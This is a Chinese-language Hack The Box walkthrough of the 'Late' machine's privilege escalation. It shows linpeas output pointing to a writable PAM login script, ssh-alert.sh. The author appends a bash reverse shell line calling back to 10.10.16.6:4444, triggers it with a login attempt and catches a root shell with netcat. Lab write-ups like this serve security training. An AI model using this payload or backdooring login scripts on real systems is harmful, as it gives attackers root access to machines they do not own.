


```
┌──(kali㉿kali)-[~/Desktop/HTB/late]
└─$ ssh svc_acc@10.10.11.156 -i id_rsa
svc_acc@late:~$ id
uid=1000(svc_acc) gid=1000(svc_acc) groups=1000(svc_acc)
svc_acc@late:~$ ls
app  user.txt
svc_acc@late:~$ cat user.txt
27eb612cced495e6c0e0fd27da69f140
svc_acc@late:~$
```

然后输入sudo -l想办法提权，他要我输入密码，那我只好用linpeas.sh这种方法：




```
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/svc_acc
/run/lock
/run/screen
/run/sendmail/mta/smsocket
/run/user/1000
/run/user/1000/gnupg
/run/user/1000/systemd
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/tmux-1000
/tmp/.X11-unix
#)You_can_write_even_more_files_inside_last_directory

/usr/local/sbin
/usr/local/sbin/ssh-alert.sh
/var/crash
/var/lib/lxcfs/cgroup/memory/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/accounts-daemon.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/atd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/avahi-daemon.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/boot.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/cloud-init.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/cron.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dbus.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-hugepages.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-mapper-ubuntux2dx2dvgx2dswap.swap/cgroup.event_control
```




```
svc_acc@late:~$ cd /usr/local/sbin
svc_acc@late:/usr/local/sbin$ ls -la
total 12
drwxr-xr-x  2 svc_acc svc_acc 4096 Jul 25 14:38 .
drwxr-xr-x 10 root    root    4096 Aug  6  2020 ..
-rwxr-xr-x  1 svc_acc svc_acc  433 Jul 25 14:38 ssh-alert.sh
svc_acc@late:/usr/local/sbin$ cat ssh-alert.sh
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
A SSH login was detected.

        User:        $PAM_USER
        User IP Host: $PAM_RHOST
        Service:     $PAM_SERVICE
        TTY:         $PAM_TTY
        Date:        `date`
        Server:      `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
        echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi


svc_acc@late:/usr/local/sbin$ 
```

把反弹shell的payload加载到ssh-alert.sh中：




```
svc_acc@late:/usr/local/sbin$ vim file.txt
svc_acc@late:/usr/local/sbin$ cat /usr/local/sbin/file.txt >> /usr/local/sbin/ssh-alert.sh
svc_acc@late:/usr/local/sbin$ cat ssh-alert.sh
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
A SSH login was detected.

        User:        $PAM_USER
        User IP Host: $PAM_RHOST
        Service:     $PAM_SERVICE
        TTY:         $PAM_TTY
        Date:        `date`
        Server:      `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
        echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi


bash -i >& /dev/tcp/10.10.16.6/4444 0>&1
```

然后再重新ssh连接root：



```
┌──(kali㉿kali)-[~/Desktop/HTB/late]
└─$ ssh root@10.10.11.156
root@10.10.11.156's password:
Permission denied, please try again.
root@10.10.11.156's password:
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
whoami
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.156] 48318
bash: cannot set terminal process group (18704): Inappropriate ioctl for device
bash: no job control in this shell
root@late:/# whoami
root
root@late:/# ls
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
root@late:/# cd root
cd rootls

root@late:/root# ls
root.txt
scripts
root@late:/root# cat root.txt
cat root.txt
002732f9b0b6bd00febdc01aa1fe6caf
root@late:/root#
```